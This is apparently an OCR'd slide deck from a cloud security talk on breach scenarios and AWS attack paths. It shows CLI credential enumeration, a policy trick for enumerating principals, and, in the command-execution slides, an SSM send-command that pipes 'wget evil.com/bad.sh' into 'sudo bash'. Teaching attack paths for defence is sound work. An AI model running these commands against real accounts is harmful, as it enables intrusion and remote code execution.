
Security Modelling



W / T H secure


INTERNAL

Enterprise Cloud Adoption



INTERNAL

Attackers don’t just attack the cloud



Common Breach Scenarios

WITH secure

Inherently Flawed Data

Not all breaches get spotted

Providers hate talking about it

Focus on low hanging fruit

A Note on Cloud Zero Days

Cool but mostly irrelevant

- CloudVulnDB tracking >120 vulns
- One exploited in the wild, no breaches reported
- https://www.cloudvulndb.org

Expect this to change

- Israel leading the charge:
  Wiz, LightSpin, Orca
- fwd:cloudsec 2022 keynote from Wiz is a good overview

Open S3 Buckets

The perennial problem

- Biggest source of breaches for years now
- Trivial to find and exploit

Situation is Improving

- AWS providing good options now to prevent
- Enable block public buckets everywhere!

Photo from https://www.flickr.com/photos/electronicfrontierfoundation/50617066023

What Else are Attackers Doing?




Image from https://speakerdeck.com/ramimac/learning-from-aws-customer-security-incidents-2022?slide=20

@ramimacisabird

Example Attack Paths

+ some useful tips and tricks

Credential Theft


Most common cloud breach scenario

- Verizon DBIRs say ~70% of cloud breaches

Some fun options:

- Credentials in public repositories
- Application Exploitation
- Phishing!

Attack Path 1: Cloud-Style Shell Popping



Objective
Root on an EC2 instance full of sensitive data

Compromise Credentials
Access Keys in GitHub repository

Enumerate Foothold
Who are we, what access might we have?

Recon
What services is the client probably using?

Pop Shells
Use our access to get shells on EC2 instances

WITH secure

Which AWS Account Are You In?

```
$ aws sts get-access-key-info --access-key-id ASIAVSUL6SHM6EXAMPLE
{
    "Account": "383619123456"
}
```

Logs to your account – not theirs!

Who Are the Creds For?

```
$ aws sts get-caller-identity
{
    "UserId": "AROADISOBEYDISOBEYDIS:Nick",
    "Account": “012345678901",
    "Arn": "arn:aws:sts::012345678901:assumed-role/stuff/Nick"
}
```

MAY GET YOU CAUGHT - always works, but logs to their CloudTrail

A Better Option

```
$ aws sns publish --topic-arn arn:aws:sns:us-east-
1:012345678901:test --message test


An error occurred (AuthorizationError) when calling the
Publish operation:
User: arn:aws:sts::012345678901:assumed-
role/example_role/blah is not authorized to perform:
SNS:Publish on resource: arn:aws:sns:us-east-
1:012345678901:test
```

Unauthenticated Enumeration

Find IAM entities from the outside, by trying principals in policies in your account


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": “test",
            "Effect": "Deny",
            "Principal": {
                "AWS": "arn:aws:iam::012345678912:role/role_name"
            },
            "Action": "s3:ListBucket",
            "Resource": "arn:aws:s3:::some_bucket_in_your_account"
        }
    ]
}
```

Enumeration in Practice

QuietRiot


Pacu

Poking around in IaC



INTERNAL

Unauthenticated Enumeration



Attribution is Difficult

Most cloud resources won’t let you reverse the account ID from public identifiers

Guessing Services is Easier, in AWS

Enumerate roles as before, specifically for service linked roles

Command Execution

AWS Systems Manager

Used for inventory, patch management etc. SSM Session Manager allows, if configured for it, arbitrary command execution


Arbitrary Command Execution

aws ssm send-command --instance-ids “[…]" --document-name "AWS-RunShellScript“ --parameters commands=“wget evil.com/bad.sh | sudo bash"

Popping Shells

aws ssm start-session --target [instance id]

Attack Path 2: DevOoooops



Objective
Admin access over production AWS account

Phish a Developer
Steal their SSO session cookie

Access GitHub
Find some interesting IaC repositories

Malicious Pull Request
Exploit Terraform Cloud's operating model

Exfiltrate Credentials
Grab the credentials Terraform Cloud uses to deploy

Cloud Native Phishing

Identity Platforms / SSO

- Okta, Ping, OneLogin, Auth0…
- Single point of access
- Supply chain risk too

Interesting security properties

- MFA, CAPs etc etc
- Often poor session management
- Get the session token, get access to ***everything***

Exploiting Development Workflows

Source Code Management

Everyone uses GitHub or similar to develop and collaborate on their code

CI/CD


Continuous integration and continuous delivery to automate testing and deployment of cloud workloads

Dev Usability > Security

